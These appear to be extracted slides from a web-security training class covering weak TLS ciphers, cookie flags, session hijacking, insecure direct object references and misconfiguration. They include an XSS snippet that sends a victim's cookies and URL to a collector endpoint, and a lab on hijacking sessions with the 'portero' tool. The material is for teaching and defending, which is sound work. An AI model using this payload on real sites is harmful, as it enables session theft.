TLS_RSA_WITH_RC4_128_SHA (0x5) WEAK	128
TLS_RSA_WITH_DES_CBC_SHA (0x9) WEAK	56
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	112
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	256



Handshake Simulation

Android 2.3.7 No SNI ²	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.0.4	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.1.1	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.2.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.3	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.4.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 5.0.0	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Baidu Jan 2015	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128



validate your ssl using <https://www.ssllabs.com/>

Elements

Network

Sources

Timeline

Profiles

Resources

Audits

Console

Frames

Web SQL

IndexedDB

Local Storage

Session Storage

Cookies

Application Cache

Name	Value	Domain	Path	Expires ...	Size	HTTP	Secure
	R3081358343		/	Session	16		
JSESSIONID	09DFB441CB3ED4081575947...		/	Session	42		

```



<session-config>
  <cookie-config>
    <http-only>true</http-only>
  </cookie-config>
</session-config>

```


```

<session-config>
  <cookie-config>
    <secure>true</secure>
  </cookie-config>
</session-config>

```



- encrypt to tomcat
- have load balancer rewrite cookie





check cookies are http only and secure

Dashboard

Recent

Messages

Urls

Browsers

Users

Daily

Starred

Apps > [blurred]

! Window Error (2/28/2015 8:45 PM)

i We have more info relevant to this error. Check the Solutions tab.

Timeline

No Stack Trace :(

Solutions



Telemetry Timeline

DOM [person] 0 [gt] 0 [double arrow] 3

2.06
sec

1



Ajax GET

Url:

Response: Pending

2.99
sec

2



Ajax GET

Url:

//compey.info?subid=55668&subid1=7132346618334662145&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geo
metry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20sched
ule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20procto
ring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborat
e

Response: 200 1087 milliseconds elapsed

3
sec

3



Ajax GET

		Response: Pending
2.99 sec	2	<div><div></div><div><div>Ajax GET</div><div>Url: //compey.info?subid=55668&subid1=7132346618334662145&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate</div></div><div>Response: 200 1087 milliseconds elapsed</div></div>
3 sec	3	<div><div></div><div><div>Ajax GET</div><div>Url: //albumsuper.info?subid=55668&subid1=7132346618334662145&subid2=708&subid3=687&direct=1&tid=3&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate</div></div><div>Response: 200 1022 milliseconds elapsed</div></div>
4.44 sec		<div><div></div><div><div>Error</div><div>File: https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=pgwp&SUB_DISTRIBUTER_ID=706_55668&BRAND_DISPLAY_NAME=SaverExtension</div><div>Message: Script error.</div></div><div>Google Error</div></div>
4.45 sec		Next error on page

General Information	
Url	
Timestamp	Browser (Raw)

Application Information

Session Id b6306d58-978e-4380-89aa-6f112697aa09

User Id

Application

Libraries

jQuery 1.11.1


jQueryUI 1.10.3

trackjs 2.1.8

– 1.5.2

MathJax 2.4.0

CKEDITOR 4.4.5

adzy653rk  1.0

fghjktghndfgtssss  0.1.1

if72ru4rkjahiuyi  0.1.0

if72ru4sdfsdfruh7fewui  0.1.1



This repository Search

Explore Gist Blog Help

cjudd



cjudd / portero

Unwatch

1

Star

0

Fork

0

Proof of concept for hijacking sessions for a security class. It keeps the "session door open". — Edit

24 commits

1 branch

0 releases

1 contributor



branch: master

portero / +



Updated readme with valuable information.



cjudd authored 5 days ago

latest commit cd4ffb1256



src	Made the VisitSitesTask rate configurable.	5 days ago
.gitignore	Ignore intellij project file.	26 days ago
LICENSE	Initial commit	5 days ago
README.md	Updated readme with valuable information.	5 days ago
build.gradle	Added configurations to create a war file for some type of testing.	5 days ago

README.md

portero

Proof of concept for hijacking sessions for a security class. It keeps the "HTTP session door open".

Code

Issues 0

Pull requests 0

Wiki

Pulse

Graphs

Settings

SSH clone URL

git@github.com:cjudd



You can clone with [HTTPS](#), [SSH](#), or [Subversion](#).

Clone in Desktop

Download ZIP




<https://github.com/cjudd/portero>

```
document.createElement("img").src=  
    "http://localhost:9000/hijack?url=" +  
    encodeURIComponent(window.location.href) +  
    "&cookies=" + encodeURIComponent(document.cookie)
```



WARNING: suspected XSS attack!!!



	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic



12.181.243.2

298CA77D3D283858D4C59D7D14A1182E

normal traffic



12.181.243.2

298CA77D3D283858D4C59D7D14A1182E

normal traffic



12.181.243.2

298CA77D3D283858D4C59D7D14A1182E

normal traffic



65.19.146.2

298CA77D3D283858D4C59D7D14A1182E


submitted html ad links



65.19.146.2

298CA77D3D283858D4C59D7D14A1182E


submitted html ad links



65.19.146.2

298CA77D3D283858D4C59D7D14A1182E

submitted html ad links



65.19.146.2

298CA77D3D283858D4C59D7D14A1182E

submitted html ad links



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic




65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic

	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic



Log

- per request
 - username
 - ip
 - requested url
- every log entry
 - request id (generate)
 - session id (hash)


Broken Authentication Lab

1. Uncomment code in `ninja.wordy.blog.Application` to turn off `httpOnly`
2. Run in embedded mode only
3. Use inspect console to grab session cookies

Optional: download and use portero and XSS to hijack session

4. Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.



http://www.site.net?customer_id=25



Videos



Peep's Night Out



Stormy Weather



Hoop Tricks



Chirp's Flight Program






- Validate user has permission
- Use UUIDs or other non repetitious ids

5. Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.




Instance: **i-219341f7** (nuez) Public DNS: **ec2-54-158-139-211.compute-1.amazonaws.com**



- Description
- Status Checks
- Monitoring
- Tags

Instance ID	i-219341f7	Public DNS	ec2-54-158-139-211.compute-1.amazonaws.com												
Instance state	running	Public IP	54.158.139.211												
Instance type	m1.small	Elastic IP	-												
Private DNS	ip-10-65-175-228.ec2.internal	Availability zone	us-east-1d												
Private IPs	10.65.175.228	Security groups	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ . view rules												
Secondary private IPs	-	<div>Security Groups associated with i-219341f7</div> <table><tr><th>Ports</th><th>Protocol</th><th>Source</th><th>awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ</th></tr><tr><td>80</td><td>tcp</td><td>sg-843f59ed</td><td>✓</td></tr><tr><td>22</td><td>tcp</td><td>0.0.0.0/0</td><td>✓</td></tr></table>		Ports	Protocol	Source	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ	80	tcp	sg-843f59ed	✓	22	tcp	0.0.0.0/0	✓
Ports	Protocol			Source	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ										
80	tcp			sg-843f59ed	✓										
